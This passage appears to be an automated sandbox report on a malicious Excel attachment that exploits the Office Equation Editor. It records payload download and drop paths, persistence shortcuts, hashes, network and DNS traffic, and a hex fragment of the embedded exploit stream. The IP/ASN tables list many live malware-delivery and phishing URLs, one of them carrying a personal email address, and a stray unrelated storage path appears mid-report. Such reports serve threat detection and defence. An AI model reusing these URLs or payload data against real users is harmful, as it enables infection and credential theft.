	Payment Confirmation NOV-85869983TGTTAS.exe	Get hash	malicious	Browse	• 162.159.128.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.137.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.Trojan.Nanocore.23.20965.exe	Get hash	malicious	Browse	• 104.23.98.190
	SecuriteInfo.com.Mal.Generic-S.26042.exe	Get hash	malicious	Browse	• 172.67.143.180
	trackinginfo#U007eupdate.jar	Get hash	malicious	Browse	• 104.20.23.46
	trackinginfo#U007eupdate.jar	Get hash	malicious	Browse	• 104.20.22.46
	MAL.PPT	Get hash	malicious	Browse	• 172.67.219.133
	http://https://34.75.2o2.lol/XYWNc0aW9uPWwNsaWNrJngVybD1ovndHRwnczovL3NleY3wVyZWQtbG9naW4ubmV0nL3BhZ2VzLzQyY2FkNTJhZmU3YSZyZWNpcGllbnRfaWQ9NzM2OTg3ODg4JmNhbXBhaWduX3J1bl9pZD0zOTM3OTcz	Get hash	malicious	Browse	• 104.16.18.94
	http://https://bit.do/fLppr	Get hash	malicious	Browse	• 104.27.146.211
	SecuriteInfo.com.BehavesLike.Win32.VirRansom.rm.exe	Get hash	malicious	Browse	• 104.23.99.190
	SecuriteInfo.com.Trojan.KillProc2.14740.25300.exe	Get hash	malicious	Browse	• 104.23.99.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://rb.gy/flx7ju	Get hash	malicious	Browse	• 104.28.9.39
	http://https://bit.ly/3kUgQ0H	Get hash	malicious	Browse	• 172.67.131.94
	EME_PO.47563.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Shipping documents.xlsx	Get hash	malicious	Browse	• 104.16.16.194
	http://https://webmail-re5rere.web.app/?emailtoken=test@test.com&domain=test.com	Get hash	malicious	Browse	• 162.159.138.81
	Nota di consegna_TNT507CC.exe	Get hash	malicious	Browse	• 104.18.54.93
	txema_inef_post_live_loader_88.exe	Get hash	malicious	Browse	• 104.18.35.76
	due-invoice.xlsm	Get hash	malicious	Browse	• 104.23.98.190
	ANGEBOTXANFORDERNXXXXXXXXX26-11-2020.ppt	Get hash	malicious	Browse	• 104.18.49.20
	SecuriteInfo.com.Gen.NN.ZemsilF.34658.m0@a8V1yrei.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 104.28.14.54
DIGITALOCEAN-ASNUS	http://https://rb.gy/flx7ju	Get hash	malicious	Browse	• 138.68.185.92
	Shipping INVOICE-BL Shipment..exe	Get hash	malicious	Browse	• 165.227.229.15
	CompensationClaim-261722907-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	CompensationClaim-261722907-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	http://searchlf.com	Get hash	malicious	Browse	• 82.196.7.246
	Izezma64.dll	Get hash	malicious	Browse	• 68.183.89.248
	fuxenm32.dll	Get hash	malicious	Browse	• 68.183.89.248
	ebuQ5cmR6y.doc	Get hash	malicious	Browse	• 138.197.207.88
	http://https://doc.clickup.com/p/h/84zph-7/c3996c24fc61b45	Get hash	malicious	Browse	• 161.35.15.77
	22.exe	Get hash	malicious	Browse	• 134.122.48.156
	CompensationClaim-310074970-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	CompensationClaim-310074970-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	http://https://cts.indeed.com/v0?tk=1df9t5skc2g3980p&r=%68%74%74%70%73%3a%2f%2f%61%6e%61%6c%79%74%69%63%73%2e%74%77%69%74%74%65%72%2e%63%6f%6d%2f%64%61%61%2f%30%2f%64%61%61%5f%6f%70%74%6f%75%74%5f%61%63%74%69%6f%6e%73%3f%61%63%74%69%6f%6e%5f%69%64%3d%33%26%70%61%72%74%69%63%69%70%61%6e%74%5f%69%64%3d%37%31%36%26%72%64%3d%68%74%74%70%73%3a%2f%2f%66%72%61%31%2e%64%69%67%69%74%61%6c%6f%63%65%61%6e%73%70%61%63%65%73%2e%63%6f%6d%2f%73%32%32%2f%69%6e%64%65%78%2e%68%74%6d%6c%3f#matthias.kirsch@iti.org	Get hash	malicious	Browse	• 5.101.109.44
	C03N224Hbu.exe	Get hash	malicious	Browse	• 206.189.230.189
	Izipubob.dll	Get hash	malicious	Browse	• 68.183.54.143
	http://ttixwac.sed.ocscreenwriter.com	Get hash	malicious	Browse	• 138.197.59.238
	nivude1.dll	Get hash	malicious	Browse	• 68.183.54.143
	Accesshover.dll	Get hash	malicious	Browse	• 68.183.54.143
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• 157.230.76.65
	http://https://ilovesanmarzanodop.com/wp-content/uploads/2020/supp/adfs/index.html	Get hash	malicious	Browse	• 164.90.215.56
UNIFIEDLAYER-AS-1US	document-1654302018.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1654302018.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-176142694.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-176142694.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1710831256.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1773066947.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1773066947.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1758249588.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1758249588.xls	Get hash	malicious	Browse	• 192.185.215.146
	http://https://dealmaker.pl/au_au.html	Get hash	malicious	Browse	• 192.185.186.178
	document-1757513108.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1757513108.xls	Get hash	malicious	Browse	• 192.185.215.146

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://wilkinsonbutler.tallverse.ga/YW1iZXJAd2lsa2luc29uYnV0bGVyLmNvbQ==	Get hash	malicious	Browse	• 162.241.126.159
	http://https://wilkinsonbutler.tallverse.ga/YW1iZXJAd2lsa2luc29uYnV0bGVyLmNvbQ==	Get hash	malicious	Browse	• 162.241.126.159
	document-1706969672.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1706969672.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1740914998.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1740914998.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1745935583.xls	Get hash	malicious	Browse	• 192.185.215.146
	document-1745935583.xls	Get hash	malicious	Browse	• 192.185.215.146

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe

Process:	C:\Users\Public\name.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1218752
Entropy (8bit):	7.109875910384301
Encrypted:	false
SSDEEP:	24576:3RVtvQ+csIDccuZGhe1ppCmfwybRk8zQKtALblKCeNRbO+v:3R/ovVcOM1pJwYrzQ0t
MD5:	45E25807FC1BD31A0B8309C44AFCE6E4
SHA1:	F070047F9DF99461C951F3973E3BF3E468A96A31
SHA-256:	344CA08FA2FDB87931CEB1E336019231BFBA189458BE0D3FA5016B5895D96CC6
SHA-512:	4D435EE7CA5A983B628294815BB64B5B58ABBED67724DA35BC5AD3CF88CC337375D529DB1882D27C20599413D566BFA841B9275833A2C925C72669CBBC8BE1F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....V.....@.....@.....P...$...0...|.....D...T.....4..... .....CODE..... ..`DATA....!.....".....@...BSS....5....0.....idata...$...P...&.....@....tls....@.....6.....rdata .....6.....@..P.reloc..4.....8.....@..P.rsrc....|...0...|.....@..P.....B.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\lxpo[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	1218752
Entropy (8bit):	7.109875910384301
Encrypted:	false
SSDEEP:	24576:3RVtvQ+csIDccuZGhe1ppCmfwybRk8zQKtALblKCeNRbO+v:3R/ovVcOM1pJwYrzQ0t
MD5:	45E25807FC1BD31A0B8309C44AFCE6E4
SHA1:	F070047F9DF99461C951F3973E3BF3E468A96A31
SHA-256:	344CA08FA2FDB87931CEB1E336019231BFBA189458BE0D3FA5016B5895D96CC6
SHA-512:	4D435EE7CA5A983B628294815BB64B5B58ABBED67724DA35BC5AD3CF88CC337375D529DB1882D27C20599413D566BFA841B9275833A2C925C72669CBBC8BE1F
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\lxpo[1].exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://khunnapap.com/inc/lxpo.exe
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....V.....@.....@.....P...$...0...|.....D...T.....4..... .....CODE..... ..`DATA.....I....."....@...BSS.....5....0.....idata...$...P...&.....@....tls....@.....6.....rdata .....6.....@..P.reloc..4.....8.....@..P.rsrc....|...0...|.....@..P.....B.....@..P..... .....

C:\Users\user\AppData\Local\afqH.url	
Process:	C:\Users\Public\name.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Hqfadrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	169
Entropy (8bit):	5.174497935559406
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+6JwGcVh4EkD5oef5yaKCNvQJ5ontCBuXV9k/qIH19Yxv:HRYFVmc6JDkhJkDlR9LNvQJ5OtZF9k/4
MD5:	E158D6BAC2A5E2BCE21FAF2926136AE6
SHA1:	C70B6E338982DDF42FAC251F3F31CEEE33E34A8C
SHA-256:	4370DD4369B4854100575123C2842EC7571A1D066A6EF30A0121286DAE68E6FB
SHA-512:	D6CD09C6007E889AECC643FB4D531D2B98969A05E3BEBC1C4F6ECD740F13F32520C975DA02239F08BF2B93C98271C630043371312FBC7199D63C8AECB3D9CAD
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\afqH.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\afqH.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\afqH.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Hqfadrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

C:\Users\user\Desktop\~$SpecificationX20202611.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\name.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1218752
Entropy (8bit):	7.109875910384301
Encrypted:	false
SSDEEP:	24576:3RVtvQ+csIDccuZGhe1ppCmfwybRk8zQKtALblKCeNRbO+v:3R/ovVcOM1pJwYrzQ0t
MD5:	45E25807FC1BD31A0B8309C44AFCE6E4
SHA1:	F070047F9DF99461C951F3973E3BF3E468A96A31
SHA-256:	344CA08FA2FDB87931CEB1E336019231BFBA189458BE0D3FA5016B5895D96CC6
SHA-512:	4D435EE7CA5A983B628294815BB64B5B58ABBED67724DA35BC5AD3CF88CC337375D529DB1882D27C20599413D566BFA841B9275833A2C925C72669CBBC8BE1AF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\Users\Public\name.exe	
Preview:	MZP.....@.....!..L!..This program must be run under Win32..$7..... .....PE..L....^B*.....V.....@.....@.....P...$...0...|.....D...T.....4..... .....CODE..... ..`DATA....!.....".....@...BSS....5....0.....idata...$...P...&.....@....tls....@.....6.....rdata .....6.....@..P.reloc..4.....8.....@..P.rsrc....|...0...|.....@..P.....B.....@..P..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.998421974370225
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	SpecificationX20202611.xlsx
File size:	144657
MD5:	8bbf38221e93da549de22199cafb1ece
SHA1:	4d650073a4fd46217e891c94d6eca54644addfb6
SHA256:	1cea11e60bce272e08ef8906924229cc33ba41dc2903ca2c397eb0ca70d85196
SHA512:	2c57986b3a939e3f7e197cf043ec20e6edb7c0b4d5eb43420070faee69e9fe6cda8549b76a2abe8b012fa60523bef13f35df0bc290bfd235914f55b9a0b392dd
SSDEEP:	3072:WvZR/rQhV8Nr0Ehm5Rv9Nq4DJgje7kyF4Hgp+C30lUjC:QDMGmEh0R1Nq+g6F4+0OjC
File Content Preview:	PK.....UsQ....t...Y.....[Content_Types].xmlUT....L._.L._.L._...n.0.E.....T..N<!.~.c^..I.H.xUa.+..{....F.....T.f...X..pR.y.>go.'.`.V..,dl..F....l...R[.X.....y..S.`D..0.^..1....=....6vc....1.b.c.....L.hd....feLx.U!".....(.=!%e.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/323613/sample/SpecificationX20202611.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	User PC
Last Saved By:	User PC
Create Time:	2020-11-17T05:15:13Z
Last Saved Time:	2020-11-17T05:15:37Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams

Stream Path: \x1OlE10NatiVE, File Type: data, Stream Size: 136853


General	
Stream Path:	\x1OlE10NatiVE
File Type:	data
Stream Size:	136853
Entropy:	7.99580138608
Base64 Encoded:	True
Data ASCII:	. . . . . T . . . . . | . m P . 3 . . . . . o F . . . P . . . . . . \\ . t u . . . . . B . k . o] . v 4 . . . . . m . . W . . . . { . . 9 . . . . . 7 . . . . . C . . 8 . @ . . . i ? . g . P [: ` . . . . . ' L . . X B . . . . . Y . . . . ' x . . < . . . . . O . . . 7 6 J T . . ) . . . . . O . . . . . s t . . ' 7 _ b % w U . . . . ' 5 _ . . . . ` . . c P S 5 Z / . . < + . . . (D . . 5 . F . 7 . . W . M . . . . . g . . . . . d . } . . . . 7 . . f . . . .
Data Raw:	f7 f5 f9 05 02 ac a0 80 f9 0d 01 08 54 bf bb be bd c7 a9 81 e3 7c bf 6d 50 8b 33 8b 06 bf fa f7 de 04 81 e7 b1 6f 46 b2 8b 0f 50 ff d1 05 20 fc 8d 8a 05 5c 14 74 75 ff e0 d6 d7 b0 42 00 6b c6 6f 5d b6 76 34 96 b7 d2 eb d1 ed f7 aa 6d dd b1 57 8d 81 a8 f7 7b ec 9e 39 93 96 95 b8 19 37 2e 08 0d 95 8c 12 43 1b 1a 38 df 40 05 d6 0a 69 3f 0a 67 ee 50 5b 3a 60 f5 c7 a0 ba 9a b0 ef 27 4c

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/27/20-08:27:06.195246	TCP	100000132	COMMUNITY WEB-MISC Proxy Server Access	80	49165	128.199.253.44	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 08:27:03.892057896 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.176641941 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.176758051 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.177026033 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.461309910 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480389118 CET	80	49165	128.199.253.44	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 08:27:04.480454922 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480487108 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480504990 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480504990 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480545044 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480555058 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480602980 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480602980 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480643034 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480654955 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480698109 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480705023 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480745077 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480753899 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480802059 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480803013 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480844975 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.480850935 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.480894089 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.491564989 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765470028 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765556097 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765614986 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765672922 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765702963 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765722036 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765732050 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765733957 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765769958 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765788078 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765841007 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765842915 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765888929 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765898943 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.765955925 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.765959024 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766019106 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766037941 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766073942 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766077042 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766109943 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766129971 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766184092 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766185045 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766241074 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766243935 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766295910 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766298056 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766352892 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766355038 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766407967 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766410112 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766464949 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766464949 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766520977 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766526937 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766566992 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.766571999 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:04.766623020 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:04.771090984 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051208973 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051291943 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051320076 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051347971 CET	80	49165	128.199.253.44	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 08:27:05.051395893 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051404953 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051419020 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051676035 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051733017 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051739931 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051755905 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051783085 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051819086 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051834106 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051875114 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051882982 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051894903 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051932096 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051934958 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.051980972 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.051995993 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052030087 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052043915 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052079916 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052090883 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052129030 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052141905 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052176952 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052186966 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052227974 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052236080 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052277088 CET	80	49165	128.199.253.44	192.168.2.22
Nov 27, 2020 08:27:05.052285910 CET	49165	80	192.168.2.22	128.199.253.44
Nov 27, 2020 08:27:05.052325010 CET	80	49165	128.199.253.44	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 08:27:03.493489027 CET	52197	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:03.839210033 CET	53	52197	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:03.839448929 CET	52197	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:03.874870062 CET	53	52197	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:13.029138088 CET	53099	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:13.056329966 CET	53	53099	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:13.144454002 CET	52838	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:13.315857887 CET	53	52838	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:13.331212044 CET	61200	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:13.366880894 CET	53	61200	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:55.571918011 CET	49548	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:55.599250078 CET	53	49548	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:55.702537060 CET	55627	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:55.737932920 CET	53	55627	8.8.8.8	192.168.2.22
Nov 27, 2020 08:27:55.745898962 CET	56009	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:27:55.925196886 CET	53	56009	8.8.8.8	192.168.2.22
Nov 27, 2020 08:28:05.911607027 CET	61865	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:28:05.938766956 CET	53	61865	8.8.8.8	192.168.2.22
Nov 27, 2020 08:28:06.017550945 CET	55171	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:28:06.185575962 CET	53	55171	8.8.8.8	192.168.2.22
Nov 27, 2020 08:28:06.199385881 CET	52496	53	192.168.2.22	8.8.8.8
Nov 27, 2020 08:28:06.235008955 CET	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 27, 2020 08:27:03.493489027 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	khunnapap.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:03.839448929 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	khunnapap.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 27, 2020 08:27:13.029138088 CET	192.168.2.22	8.8.8.8	0xafd	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.144454002 CET	192.168.2.22	8.8.8.8	0x6222	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.331212044 CET	192.168.2.22	8.8.8.8	0x4f7d	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.571918011 CET	192.168.2.22	8.8.8.8	0xc34c	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.702537060 CET	192.168.2.22	8.8.8.8	0x696b	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)
